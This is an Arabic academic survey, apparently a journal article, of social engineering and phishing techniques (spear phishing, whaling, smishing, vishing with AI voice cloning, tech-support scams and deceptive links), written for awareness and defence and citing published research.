[1] Kaouthar Chetiouia, Birom Bah a , Abderrahim Ouali Alami a, Ayoub Bahnasse b, Overview of Social Engineering Attacks on Social Networks, The second International Workshop of Innovation and Technologies (IWIT 2021) November 1-4, 2021, Leuven, Belgium, pp:658-659, https://www.researchgate.net/publication/358132130_Overview_of_Social_Engineering_Attacks_on_Social_Networks?enrichId=rgreq-547cd80a603d9313ce2b7713ac4be9d6-XXX&enrichSource=Y292ZXJQYWdlOzM1ODEzMjEzMDtBUzoxMTE2NjI2NTg1OTU2MzUyQDE2NDMyMzU5MzIwNjE%3D&el=1_x_2&_esc=publicationCoverPdf

(ISSN: 2356 - 9492)

العامة او استدراج الضحية بالاغراء .وتستخدم الهندسة الاجتماعية فغي القيام بالعديد من انواع هجمات التصيد الاحتيالي ، كالتصيد بالبريد الالكتروني للعمل وهو النمط الاخطر والاكثر استخداما للتصيد بالهندسة الاجتماعية وفية يقوم المتصيدون بخداع الضحايا من المستخدمين والموظفين في المؤسسات للافصاح عن المعلومات السرية بانتحال صفة اشخاص او مسئولين في المؤسسات الحكومية، باغراء الضحايا للضغط على الروابط او فتح مرفقات تحوي ملفات ضارة النقر على ارتباطات تشعبية أو السماح بادخال معلومات .

كما يعتبر التصيد الاحتيالي باستخدام الهندسة الاجتماعية من اخطر اساليب التصيد واكثرها انتشارا في استهداف الضحايا فيبدأ التصيد الاحتيالي ، بدمج اسلوبي الهندسة الاجتماعية والأساليب التقنية لإقناع المستخدم بالكشف عن بياناته الحسا-سة والشخصية ، كما ان هجمات الهندسة الاجتماعية تستهدف خداع المشتخدمين والمؤسسات للقيام باجراءات تمكن المتصيدين من الحصول على البيانات الحساسة ككلمات السر او اسماء المستخدمين من خلال البريد الالكتروني أو البرمجيات الضارة والمزيفة التي تمثل موقعًا حقيقيًا وتطلب منهم القيام بذلك .كارقام بطاقات الائتمان وكلمات السر

وتعتبر الهندسة الاجتماعية من المخاطر المعقدة التي تتطلب جهدا وخبرة كبيرة من متخصصي امن الشبكات كونها تستغل الشعور الانساني الغريزي بالثقة في الاخرين.[1]

ان تأمين المعلومات الشخصية والحساسة من المسائل الخطيرة والهامة للغاية بالنسبة للمستخدمين والمنظمات .لذا تزيد اهمية حماية البيانات ، وفي ذات الوقت يتزايد نشاط المتصيدين في استخدام الهندسة الاجتماعية التي تتضمن من تقنيات تستخدم للتلاعب بالضحايا للقيام بتصرفات على حساباتهم تؤدي لافشاء اسرارهم وبياناتهم الحساسة بل ايضا افشاء اسرار العمل الخاصة بهم

[1] Abeer F. AL-Otaibi and Emad S Alsuwa, a study on social engineering attacks: phishing attack, College of Computers and Information Technology, Taif University, Saudi Arabia, International Journal of Recent Advances in Multidisciplinary Research Vol. 07, Issue 11, pp. 6374-6380, November, 2020,

ولكي يحصل المتصيد على معلومات حساسة يقوم بخداع الموظف او مالك الحساب المراد الوصول الى المعلومات التي يحويها او الولوج اليه لسرقة المعلومات التي يتضمنها أو خرق التدابير الأمنية العاديةوهو ما يسمى بهجوم الهندسة الاجتماعية .

يمكن استخدام الهندسة الاجتماعية في التفاعل المباشر أو عبر الهاتف أو ارسال بريد إلكتروني أو عبر مواقع الانترنت كما ان هجمات الهندسة الاجتماعية تهدد الحكومات والمنظمات وايضا الأفراد، حيث اصبحت بعض اساليب التصيد الاحتيالي صعبة نظرا للتقدم التقني في التأمين والملاحقة والرصد ، كما خلقت امكانيات عديدة للمتصيدين فيمكن للمتصيد المحترف التغلب على اساليب التأمين باستخدام الهندسة الاجتماعية التي تجد لها تطبيقات في علوم الحاسوب وعلم النفس الاجتماعي[1] .

وتعتمد فعالية اساليب الهندسة الاجتماعية على قدرة المتصيد على البحث عن المعلومات التي يرغب فيها الضحايا باستغلال فهم المتصيد لنقاط ضعف الضحية والذي يعتبر أساس خطه خداع الضحية وحصول المتصيد على المعلومات السرية والحساسة التي يهدف اليها

فالهندسة الاجتماعية هي تقنية لخداع الضحايا وتعقبهم للوصول لبياناتهم الخاصة والسرية وكشفها ومحاولة الاضرار بالافراد أو المؤسسات ، بخداعهم لتنزيل برامج ضارة ، بالنقر على روابط ضارة وتنزيل تطبيقات ضارة لها خاصية الكشف عن بيانات الضحية[2].

[1] Matthew NO Sadiku, Adebowale E Shadare, Sarhan M Musa, Social Engineering: An Introduction, Journal of Scientific and Engineering Research, 2016, 3(3):64-66, https://www.researchgate.net/publication/308315268_Social_Engineering_An_Introducction?enrichId=rgreq-009fbcbda47004f896dc77ba3398904d-XXX&enrichSource=Y292ZXJQYWdlOzMwODMxNTI2ODtBUzo0MDgxNzA4MDQ1OTY3MzZAMTQ3NDMyNjkxMTIwNA%3D%3D&el=1_x_2&_esc=publicationCoverPdf

[2] Vanessa Gomes, Joaquim Reis, Bráulio Alturas, Social Engineering and the Dangers of Phishing, Conference Paper · June 2020, pp:1-3, https://www.researchgate.net/publication/342965568_Social_Engineering_and_the_Dangers_of_Phishing?enrichId=rgreq-aa5124c4af9c3d845a06cdb8deb60d13-XXX&enrichSource=Y292ZXJQYWdlOzM0Mjk2NTU2ODtBUzoxMTQ3NTk4Njg

(ISSN: 2356 - 9492)

الفرع الثاني

مراحل وانواع هجمات الهندسة الاجتماعية

تعد هجمات الهندسة الاجتماعية من أخطر وأكبر التهديدات والمخاوف التي تواجه الأمن السيبراني، فيمكنها الحصول على معلومات سرية وحساسة ، ويمكن استخدامها لأغراض محددة مثل ابتزاز الضحية أو بيع أغراض تجارية على الإنترنت .و تختلف هجمات الهندسة الاجتماعية من حيث الغرض والهدف والسبب ، باستثناء أن لها نمطًا مشتركًا مع مراحل ثابتة أو معتمدة للمهاجمين ،

اولا: مراحل الهندسة الاجتماعية

وهي أربع مراحل متتالية

المرحلة الأولي: وهي مرحلة البحث والجمع ، يقوم المتصيد بالبحث وجمع المعلومات حول الضحية بناءً على متطلبات محددة لغرض معين ،

المرحلة الثانية ، تقدم العلاقة وتطورها مع الهدف ، حيث يتم تصيد واستغلال الضحية فيستهدف المتصيد تطوير علاقتة بالضحية وكسب ثقتها بشطل مباشر أو غير مباشر للوصول الى المعلومات والبيانات التي يستهدفها

المرحلة الثالثة ، استغلال المعلومات التي تم الحصول عليها خلال المرحلتين الأوليين ، وبعد ذلك تبدأ في تنفيذ الهجوم وفيها يتم استغلال الضحية عاطفيا أو بارتكاب مخالفات للقواعد الامنية ، للحصول على المعلومات والبيانات الحساسة التي تتيح للمتصيد الوصول الى مبتغاه وتنفيذ الهجوم للحصول على المعلومات

المرحلة الرابعة ، وهي مرحلة خروج المتصيد من النظام المعلوماتي ومحو بصماته الرقمية لكي لا يمكن تعقبة[1] .

5ODQxMTUyQDE2NTA2MjAyNTcwMDM%3D&el=1_x_2&_esc=publicationCoverPdf

[1] Affan Yasin, Rubia Fatima, Lin Liu , Jianmin Wanga, Raian Ali, Ziqi Wei, Counteracting

ثانيا: انواع هجمات الهندسة الاجتماعية

يمكن تقسيم انماط هجمات الهندسة الاجتماعية لنوعين اولا: وفقًا للمتصيد على الأساس الشخصي أو المعتمد على الحاسوب حيث ينفذ المتصيد الهجوم بنفسة بالتفاعل مع المستهدف بالتصيد لجمع البيانات والتأثير في الضحية بواسطة الهاتف أو الحاسوب للوصول لغرضه وجمع البيانات من الضحية

ويمكن تقسيم هجمات الهندسة الاجتماعية لثلاثة فئات من حيث كيفية تنفيذ الهجوم وهي هجمات اجتماعية وهجمات تقنية وهجمات مادية وذلك لان هجمات الهندسة الاجتماعية تستخدم فيها العلاقات واستغلال الضحية وخداعها، وتعتبر من أخطر الهجمات [1]

كما يمكن تصنيف هجمات الهندسة الاجتماعية لفئتين من حيث تنفيذ الهجوم عن بعد ، وهما:

1- الهجمات المباشرة ، وهو اتصال القائم بالتصيد والضحية بشكل مباشر، ويبدأ المتصيد في الهجوم مباشرة ، من خلال الاتصال بالعين ، أو الاتصال جسديا ، أو عبر التفاعل الصوتي،

social engineering attacks, journal of Computer Fraud & Security · October 2021, p15, https://www.researchgate.net/publication/355585293_Counteracting_social_engineering_attacks?enrichId=rgreq-69716957fe9cc46a2e1a3703964f7be1-XXX&enrichSource=Y292ZXJQYWdlOzM1NTU4NTI5MztBUzoxMDgzMTk2OTMwMjkzNzYyQDE2MzUyNjU2ODE4NDY%3D&el=1_x_2&_esc=publicationCoverPdf

[1] Ammar Naser, Mahmoud Jazzar, Derar Eleyan, Amna Eleyan, Social Engineering Attacks: A Phishing Case Simulation, INTERNATIONAL JOURNAL OF SCIENTIFIC & TECHNOLOGY RESEARCH VO`LUME 10, ISSUE 03, MARCH 2021, pp:18-21, https://www.researchgate.net/publication/350710068_Social_Engineering_Attacks_A_Phishing_Case_Simulation?enrichId=rgreq-6a99e2db5d0d89405c98a75f0ca3992a-XXX&enrichSource=Y292ZXJQYWdlOzM1MDcxMDA2ODtBUzoxMDEwMDY5Mjk4NzUzNTM2QDE2MTc4MzA2OTUwOTI%3D&el=1_x_2&_esc=publicationCoverPdf

(ISSN: 2356 - 9492)

باستخدام الهاتف كاداة لتنفيذ الهجمة، وانتحال الهوية وسرقة المستندات الهامة والحساسة واستخدام الخداع لجمع البيانات المستهدفة من الضحية مباشرة.

2- الهجمات غير المباشرة: وهذا النوع من الهجمات لا يتطلب وجود المتصيد او الضحية في مكان الاستهداف على عكس الهجمات المباشرة فيجب أن يكون المتصيد موجودًا في مكان الاستهداف كما يمكن للمتصيد تنفيذ الهجوم على الضحية باستخدام برمجيات خبيثة من يقوم هو نفسة باعدادها للايقاع بالضحية والوصول للبيانات التي يستهدفها ، ويقوم بارسالها في رسائل بريدية إلكترونية أو عبر مواقع التواصل الاجتماعي، ومن امثلة هذه الهجمات التصيد الاحتيالي ، وأدوات الفدية ، والنوافذ المنبثقة ، والهندسة الاجتماعية عبر الإنترنت ، والرسائل النصية القصيرة ، والبرامج المزيفة ، والطعم ، والخداع ، التنقيب في المهملات[1].

الفرع الثالث

دور الهندسة الاجتماعية في التصيد الاحتيالي

يستخدم التلاعب النفسي لخداع المستخدمين لتقديم معلومات حساسة أو الكشف عنها للحصول على وصول غير مصرح به إلى نظام الحاسوب .كما تشمل الهندسة الاجتنماعية كذلك استغلال الطيبة والطمع والفضول للولوج الى نظام معلوماتي مؤمن او الدخول الى مستوى من السرية غير مصرح به

[1] Abdul Ali, Social Engineering: Phishing latest and future techniques, Conference Paper · April 2015, pp:1-4, https://www.researchgate.net/publication/274194484_Social_Engineering_Phishing_latest_and_future_techniques?enrichId=rgreq-7d1ea0ebb698f8ea52ec3b44cc5a81bc-XXX&enrichSource=Y292ZXJQYWdlOzI3NDE5NDQ4NDtBUzoyMTI0NDQyMjQ5ODcxMzZAMTQyNzY2MjA1ODc5Mw%3D%3D&el=1_x_2&_esc=publicationCoverPdf

أو دفع الضحايا لتثبيت برامج تتيح الولوج من الابواب الخلفية للنظم المعلوماتية المستهدفة، حيث يقوم المتصيد بالتخطيط للوصول الى المعلومات والبيانات اللازمة لتنفيذ خطته في الولوج للنظام المعلوماتي وذلك بالبدء في جمع المعلومات الخاصة بالضحية

ويمكن تقسيم اساليب الهندسة الاجتماعية الى :

1- الخداع المستهدف للتكنولوجيا: حيث يستهدف خداع الضحية بتوليد الاعتقاد لدية بأنه يستخدم تطبيق معلوماتي أو نظام معلومات ومن ثم يقوم باستخدام بياناته وصلاحيات مرورة الشخصية السرية للولوج اليه
2- الخداع المستهدف للمستخدم وفية تنفذ الهجمة عبر الاستفادة من رد الفعل البشري المتوقع على المحفز النفسي[1]

ويعد التصيد الاحتيالي الأكثر توليدا للهندسة الاجتماعية ، حيث يتضمن إنشاء مواقع ويب ورسائل البريد الإلكتروني التي يتم تصميمها بعناية لتبدو كالمواقع الحقيقية والتي تخدع مستخدميها وتدفعهم للكشف عن بياناتهم وكلمات المرور السرية الخاصة بهم

ويعد التصيد الاحتيالي عبر البريد الإلكتروني هو أكثر هجمات التصيد الاحتيالي استخدامًا ، ويمكن تنفيذه بواسطة المكالمات التليفونية والرسائل النصية ووسائل التواصل الاجتماعي .ويعد التصيد بالرمح وصيد الحيتان ، نهجا أكثر استهدافًا للموظفين والمؤسسات التجارية حيث يخدع المتصيد ضحيته ويدفعه للنقر على رابط أو مرفق ، فيتمكن من اختراق النظام المستهدف وعندئذ يمكنه . الاستيلاء على محتويات النظام المعلوماتي ككلمات السر واسماء المستخدمين وكذا الاسرار التجارية واسرار العمليات والمعاملات التي تجريها المؤسسة وبيانات العاملين والأسرار المالية

ويمثل التصيد الاحتيالي أحد جوانب التهديدات الأمنية الخطيرة التي تواجه المؤسسات التجارية حيث أصبحت أساليب ارسال البريد العشوائي معقدة للغاية ، حيث يتم حقن البريد العشوائي بالبرامج

[1] SOCIAL ENGINEERING HANDBOOK How to Take the Right Action, 2021, pp:3-7, https://www.eset.com/fileadmin/ESET/INT/Landing/2021/Project_progress/ESET-Social_engineering_handbook.pdf

(ISSN: 2356 - 9492)

الضارة واستعمالة كوسيلة للاحتيال والسرقة عبر الإنترنتسواء كانت المسروقات اموالا او اصولا تقدر بالمال او بيانات حساسة وسرية قد لا تقدر بمال

كما ان فقدان الناس لثقتهم في وسائل الاتصال الإلكترونية ، تفقد الشركة عملائها في حالة الطواريء ، حيث تقوم المؤسسات بانفاق اموالا طائلة للاستعداد من خلال تحليل نقاط ضعف نظم المعلومات وتقليل وقت توقف الاعمال واستعادة السيطرة على نظم المعلومات المصابة بالهجمات

يمكن العثور على الادلة على التصيد الاحتيالي باستخدام الهندسة الاجتماعية في ملفات البريد التطفلي أو الدعائي على مواقع التواصل الاجتماعي والتي تعمل على جذب الضحية للولوج الى مواقع مزيفة للحصول على اموالة وبياناته، ومن المؤكد انه باستخدام تقنية التصيد السريعة النمو وشبكات التواصل الاجتماعي ، يتعرض المستخدمين لمخاطر متزايدة عند مشاركة بياناتهم الشخصية عبر شبكة الانترنت، حيث يمكن استغلالها لسرقة المعلومات وتعطيل الحواسيب والاستيلاء على أموال الضحايا أو التأثير على سمعة المؤسسات والاشخاص وهو ما يعد اخطر تأثيرات الهندسة الاجتماعية هو التأثير على السمعة أو إتلاف البيانات الهامة أو ارضاء غرور المتصيد[1]

ولتحليل الاساليب الاحتيالية المستخدمة في التصيد الاحتيالي ، جمعت أتكينز وهوانغ مجموعة من رسائل التصيد الإلكتروني من موقع MillerSmiles ووجدتا أنه تم تطبيق ثمانية أنواع من تقنيات الهندسة الاجتماعية على رسائل البريد الإلكتروني وهي السلطة ، والجاذبية او الإثارة ، والإلحاح ، والخوف اوالتهديد ، والتقاليد ، والشفقة ، والتأدب ، والشكليات .

وكان الأسلوب الأكثر شيوعًا هو الاستعجال ، حيث تحتوي 71٪ من رسائل البريد الإلكتروني المخادعة التي تم البحث عنها على بيان طارئ، حيث يستخدم المتصيدون بيانات الطوارئ لجعل المتلقين

[1] Ayesha Arshad, Attique Ur Rehman, Sabeen Javaid, Tahir Muhammad Ali, Javed Anjum Sheikh, Muhammad Azeem, A Systematic Literature Review on Phishing and Anti-Phishing Techniques, Pakistan Journal of Engineering and Technology, PakJET Multidisciplinary & Peer Reviewed Volume: 04, Number: 01, Pages: 163- 168, Year: 2021, https://arxiv.org/ftp/arxiv/papers/2104/2104.01255.pdf

يشعرون بالإلحاح وإقناعهم بالرد على رسائل البريد الإلكتروني بسرعة مثل استخدام سطور الموضوع في رسائل البريد الإلكتروني التي تتضمن كلمات عاجلة لجذب انتباه القراء. والغرض من التخويف او التهديد هو جعل الضحايا يقلقون بشأن ما سيترتب على عدم تنفيذ الاوامر التي وردت في البريد الالكتروني بسرعة - مثال ذلك ، عدم امكانية قيامهم باستخدام حساباتهم .كما يقوم المتصيدين بالتواصل مع ضحاياهم بشكل مهذب وجذاب حتي يتمكنوا من كسب ودهم وثقتهم ويصبح من السهل عليهم اقناعهم بالانصياع لهم.

وهجمات الهندسة الاجتماعية يسهل تنفيذها ولا يمكن صدها كونها تستهدف الحالة النفسية للضحية لذا يتعذر على اساليب الحماية التقنية مقاومتها[1].

المطلب الثاني

تحليل هجمات التصيد الاحتيالي

الفرع الاول

انماط هجمات التصيد الاحتيالي

[1] Phishing Simulation Testing, Deliver the Right Training at the Right Time for the Right Person, https://20641927.fs1.hubspotusercontent-na1.net/hubfs/20641927/Solution%20Briefs/Phishing%20Simulation%20%26%20Training.pdf

(ISSN: 2356 - 9492)

تتنوع هجمات التصيد الاحتيالي الى العديد من الانواع بحسب الاسلو الذي يتم ارتكابها به بحيث اصبحت هناك مسميات متعارف عليها لكل نمط من انماط جرائم التصيد الاحتيالي ، واشهر هذه الانماط سوف نتناولها بالدراسة والتحليل على النحو التالي :

اولا: التصيد عبر البريد الإلكتروني

حيث يتظاهر المتصيدون بأنهم زملاء موثوق بهم أو جهات اتصال "معروفة" أخرى لخداع الموظفين غير الحذرين ودفعهم لتسليم كلمات مرور أو اسماء المستخدمين ، وذلك بارسال رسائل بريد إلكتروني مخادعة والتي يسهل إرسالها ويصعب مكافحتها .

Figure 1. Phishing email with fake URL link. Note the discrepancy between the purported source URL ringemail.com (top) and the true source URL kingofvirtue.com (bottom).[8]

يعتمد نجاح هذه الطريقة على مدى تشابه رسائل البريد الإلكتروني المخادعة مع المراسلات الرسمية من خلال استخدام الشعارات ورسومات العلامات التجارية حيث يستطيع الموظفين المدربين على الوقاية من التصيد الاحتيالي كشف هذه النوعية من الهجمات الاحتيالية بكشف العناوين المزورة والتي يتم دمجها في الروابط التي يتم ارسالها في هذه الرسائل الالكترونية (شكل 1)

ثانيا: التصيد بالرمح:

وهنا يتم استخدام اساليب تشبة البريد الدعائي لارسال الاف الرسائل في ذات الوقتوذلك لاستهداف موظفين معينين داخل مؤسسة محددة ومستهدفة مسبقا

وفي هذا النمط من التصيد الاحتيالي ، يوجه المتصيدون رسائلهم الاحتيالية مستخدمين اسم الضحية ومسماها الوظيفي ورقم هاتف العمل وغير ذلك من المعلومات لخداع الضحية لكي يعتقد ان المرسل معروف لدية ويمكنه ان يقوم بفتح الرسالة دون خوف من وقوعه ضحية للتصيد الاحتيالي .

ويعد التصيد بالرمح هو النمط الاجرامي للتصيد الذي يحقق الهدف منه بالنسبة للهجمات الاجرامية التصيدية المنظمة والتي تستهدف المؤسسات الحكومية للمنظمات الإجرامية ذات الموارد اللازمة

للبحث عن هذه الهجمات الأكثر تعقيدًا وتنفيذها، كما تستخدم هجمات برامج الفدية اسلوب التصيد بالرمح لنشر ملفات برامج التصيد.[1]

ومثال ذلك انه في إحدى جرائم التصيد أطلق المتصيدون حملة تصيد بالرمح في ذات توقيت إصدار مذكرات المبلغين عن جرائم ماسة بالأمن القومي وكانت رسائل البريد الإلكتروني مكتوبة بلغات مختلفة ، على مرفق Microsoft Word يزعم أنه نص الكتاب .وكان الملف يحتوي على فيروس تروجان[2] .

ثالثا: صيد الحيتان:

يعتبر اسلوب التصيد المسمى صيد الحيتان أحد أشكال التصيد التي تستهدف المديرين في مؤسسات الاعمال ، وهو اسلوب من اساليب التصيد المعروفة والتي تستخدم بمواسطة المتصيدين بشكل متزايد، نظرًا لأن جهات الاتصال هذه تتمتع عادةً بوصول غير مقيد إلى أسرار الشركة الحساسة ، فإن المخاطرة والمكافأة أكبر بشكل كبير[3].

رابعا: اصطياد الطُعم:

[1] https://www2.deloitte.com/content/dam/Deloitte/sg/Documents/risk/sea-risk-cyber-101-part10.pdf

[2] يعد حصان طروادة نوعًا من البرامج الضارة التي تتسلل إلى جهاز الكمبيوتر متنكرة، لتسبب الفوضى في نظامك. كل نوع له مهمة محددة ليقوم بها، والتي يمكن أن تكون ما يلي: التقاط كلمات المرور والتفاصيل الشخصية للوصول إلى حساباتك.سرقة التفاصيل المصرفية ومعلومات بطاقة الائتمان، السيطرة على شبكة الكمبيوتر وإتلاف أو حذف الملفات.، جمع المعلومات الشخصية لسرقة هوية الضحية.، فضح التفاصيل السرية وأسرار حياة الضحية.

[3] https://www.graphus.ai/blog/the-difference-between-phishing-spear-phishing-and-social-engineering/

(ISSN: 2356 - 9492)

هو أسلوب يقدم شيئًا يثير اهتمام الضحية كطريقة لخداع المستخدم لفتح مرفق مصاب .استخدمت الهجمات من هذا النوع لجذب الضحايا خاصة باثارة موضوعات متصلة بالاوضاع الاقتصادية والاجتماعية والسياسية.والتي تجذب الضحايا المهتمين للاطلاع على المرفقات

خامسا: المواقع المخادعة:

وفي هذا النمط يقوم المتصيدون بانشاء صفحات مزيفة عبر الانترنت لقصد خداع الضحايا والحصول على البيانات الشخصية لهم وكلمات السر والبيانات الحساسة والتي تؤدي للاستيلاء على اموالهم او الاطلاع على اسرار خاصة للغاية أو الهجوم على نظم المعلومات باستخدام برمجيات ضارة كبرامج الفدية وقد صممت هذه المواقع لمحاكاة مواقع معروفة ومشهورة غالبا كبنك أو جهه حكومية أو بائع مشهور مثل امازون) لتوليد شعور بالامان لدى الضحايا واغراؤهم بالتعامل مع الموقع المزيف ولتجنب هذه المواقع ، هناك حاجة ملحة للتدريب على كشف التصيد الاحتيالي للموظفين المتعاملين مع نظم المعلومات وشبكات العمل المعلوماتية ويتضمن ذلك كيفية التعرف على عناوين URL الآمنة التي تتضمن https وعرض رمز القفل في شريط العنوان الخاص بالمتصفح ، والذي يؤكد دعم الموقع للاتصالات المشفرة. (الشكل 2) .

Figure 2. Spoofed website. Note the presence of the lock icon and https//.

سادسا: رسائل التصيد الاحتيالي عبر الرسائل القصيرة(SMISHING)

أصبحت اجهزة الهاتف المحمول هدفًا لهجمات التصيد الاحتيالي عن طريق ارسال الرسائل النصية ، . وفي هذا النمط من التصيد الاحتيالي يقوم المتصيدون بانتحال صفة موظفين في القطاع الحكومي او المصرفي او في ادارات خدمة العملاء او الدعم التقني ويقومون بخداع الضحايا من خلال ارسال رسائل نصية الى هواتفهم المحمولة تطلب منهم تحديث بينانات سرية خاصة بحساباتهم البنكية او صناديق البريد الالكتروني الخاصة بهم او حسابات مواقع التواصل الاجتماعي وغالبا ما تستهدف هذه الرسائل بيانات الحسابات البنكية او بطاقات الائتمان، ومن أسباب زيادة هذا النمط من التصيد الاحتيالي أن

مستخدمي الهواتف لديهم شعور ان الرسائل النصية اكثر موثوقية من الرسائل التي تردهم عر الانترنت او المكالمات الهاتفية[1] .

فعندما يتم خداع الضحايا بواسطة ارسال الرسائل النصية اليهم يكون احتمالية نقر الضحية على الرابط المرسل اكبر بكثير من احتمالية النقر على الرابط المرسل عبر رسائل البريد الالكتروني او مواقع الانترنت دون تفكير حيث امكن لمستخدمي الهواتف الذكية ازالة الفواصل بين الأعمال والحياة الشخصية ، مما يسمح للمتصيدين بالولوج من خلال تطبيقات شخصية غير موثوقه والوصول للمعلومات الخاصة بالاعمال .

ومن اشهر انماط الرسائل النصية التصيدية النص المتضمن رابط لتنزيل البرامج تجسس او اختراق تلقائيًا حيث يقوم البرنامج عقب تثبيته بالاستيلاء على البيانات الشخصية كبيانات الحسابات البنكية او بطاقات الائتمان المصرفية أو أرقام الهواتف من قوائم الاتصال او نشر الفيروسات لتعطيل الاجهزة او التجسس عليها والوصول للاسرار المخفية

سابعا: التصيد الصوتي

يقوم المتصيدين في هذا النمط من التصيد الاحتيالي بمهاجمة المؤسسات باستخدام تقنية التصيد الصوتي حيث يقوم المتصيد بعرض رقم الهاتف الحقيقي لمكتب التحقيقات الفيدرالي مثلا على معرف

[1] Junaid Ahsenali Chaudhry, Shafique Ahmad Chaudhry, Robert G. Rittenhouse, Phishing Attacks and Defenses, International Journal of Security, and Its Applications ol. 10, No. 1 (2016), pp.247-256, http://dx.doi.org/10.14257/ijsia.2016.10.1.23

(ISSN: 2356 - 9492)


THE WALL STREET JOURNAL.

Fraudsters Used AI to Mimic CEO's Voice in Unusual Cybercrime Case

Scams using artificial intelligence are a new challenge for companies

المتصل لهاتف الضحية لاقناعه بالتجاوب مع الرقم والرد على المكالمة ثم ينتحل صفة احد المسئولين الحكوميين ويستخدم اسلوب يقوم على ارهاب الضحية وتخويفة اذا لم يقم بدفع مبالغ مالية على شكل غرامات او قيمة مخالفات او احكام يجب سدادها للحكومة وانه هو الذي يقوم بتحصيلها وان لم يقم الضحية بسداد المبلغ عبر الرابط الذي يرسلة له فسوف يتعرض للقبض علية او اغلاق حسابة البنكي والتحفظ على ما فية من اموال [1]

وترتكز استراتيجية هذا الاسلوب من اساليب التصيد الاحتيالي على خداع الضحايا لمشاركة معلوماتهم الشخصية ، كأرقام PIN وأرقام بطاقات الائتمان وكلمات السر وبيانات الضحايا الشخصية الحساسة ويبدو ويحرص المتصيد ان تبدو المكالمة اتية من جهه رسمية كبنك أو هيئة حكوميةمن خلال إنشاء ملف تعريفي وهمي لهوية المتصل "انتحال هوية المتصل" ما يبدو معه رقم هاتف المتصيد شرعيا .

Criminals used artificial intelligence-based software to impersonate a chief executive's voice and demand a fraudulent transfer of €220,000 (US$243,000).

(Click to read more)

[1] Vaishnavi Bhavsar, Aditya Kadlak, Shabnam Sharma, Study on Phishing Attacks, International Journal of Computer Applications (0975 – 8887), Volume 182 – No. 33, December 2018, pp:27-29, https://www.researchgate.net/publication/329716781_Study_on_Phishing_Attacks?enrichId=rgreq-941de64f16f41b7041fcc00ed7ad655d-XXX&enrichSource=Y292ZXJQYWdlOzMyOTcxNjc4MTtBUzo5MDc2NDY0ODgwNDM1MjBAMTU5MzQxMTE5NDY2Nw%3D%3D&el=1_x_2&_esc=publicationCoverPdf

وصار بامكان المتصيدين مؤخرا انتحال شخصية الغير بتقليد الأصوات باستخدام الذكاء الاصطناعي فيما يسمي بالتزييف العميق والذي يساعدهم على اقناع الضحايا بشكل اكبر ومن ثم امكانية الحصول على مبتغاهم من ارقام بطاقات ائتمان او غير ذلك من البيانات الشخصية دون صعوبة [1].

ثامنا: خدع الدعم الفني:

وفي هذا النمط من التصيد الاحتيالي ينتحل المتصيد صفة مهندس في وحدة دعم تقني ، يعمل في المؤسسة التي يعمل بها الضحية أو مقدم لخدمة مستقلة، حيث يجذب الضحية برسالة بريد إلكتروني تتضمن عنوان URL يبدو حقيقي مثل .yourhelpteam.support ليقنع ضحيتة بامكانية قيامة بحل المشكلة التقنية عن بعد وبمجرد الدخول والتحكم عن بعد يقوم بسرقة بيانات بطاقات الائتمان وأسماء المستخدمين وكلمات السر وغيرها من المعلومات الشخصية.


الفرع الثاني

انماط خداع الروابط

يتم التلاعب بالرابط عن طريق توجيه المستخدم بطريقة احتيالية للنقر فوق ارتباط يؤدي إلى موقع ويب مزيف، ويتم ذلك باستخدام الوسائل المختلفة، كرسائل البريد الإلكتروني ووسائل التواصل الاجتماعي والرسائل النصية ومن انماط خداع الروابط:

1- استخدام الدومين الفرعي

ينتقل التسلسل الهرمي لعناوين URL من اليمين لليسار إذا تم الوصول لملفات Yahoo Mail، وهو ما يتطلب استخدام رابط حقيقي مثل



- mail.yahoo.comحيث يكون Yahoo هو مجال البحث الرئيسي والعنوان البريدي هو المجال

[1] https://www2.deloitte.com/content/dam/Deloitte/sg/Documents/risk/sea-risk-cyber-101-part10.pdf

(ISSN: 2356 - 9492)

الفرعي . حيث يحاول المتصيد خداع الضحية برابط احتيالي yahoo.mail.com والذي ينقلة إلى صفحة تحوي المجال الرئيسي للبريد الالكتروني والفرعي يكون مجال ياهو .

2- العناوين المخفية:

وترتكب هذه الجرائم بأن يقوم المتصيد باخفاء عنوان URL الحقيقي لمواقع الويب المعدة للتصيد الاحتيالي تحت امر معتاد ، مثل "انقر هنا" أو "اشتراك ."قد تكون عملية التصيد مقنعه بشكل كبير باستخدام المتصيد لعنوان URLشرعي ينقل الضحية الى موقع احتيالي مزيف.

3- عناوين URL بها أخطاء إملائية:

عندما يستخدم المتصيد اسلوب مختلف في هجاء موقع معين معروف ومشهور، مثل facebok.com و googlle.com و yahooo.com. تُعرف هذه الاسلوب الاجرامي باختطاف عناوين URLأو الاخطاء المطبعية[1] .

4- هجمات homograph IDN


في هذا النمط من التصيد الاحتيالي يقوم المتصيد بتوجيه الضحية نحو ملف الارتباط مستغلا الحروف المتشابهة .

ويقوم بتزوير موقع ويب بجعل موقع مزور ينتحل موقع حقيقي ، وذلك من اجل بث الطمأنينة في نفوس الضحايا من المستخدمين المترددين على الموقع ومن ثم التخلي عن الحذر والادلاء ببياناتهم

[1] Understanding phishing techniques, December 2019, pp:2-6, https://resources.infosecinstitute.com/category/enterprise/phishing/phishing-as-a-risk-damages-from-phishing/reputational-damages/

الشخصية والحساسة في الموقع مثل تفاصيل الحسابات البنكية وكلمات المرور وأرقام بطاقات الائتمان

يتم ذلك بطريقتين:



1- البرمجة النصية عبر المواقع :

باستخدام موقع برمجة وذلك عندما يقوم المتصيد باستخدام نص برمجي ملوث بالفيروسات أو تحميلة في ملف خاص باحدى التطبيقات على الشبكة أو موقع حقيقي عبر استغلال ثغرات أمنية

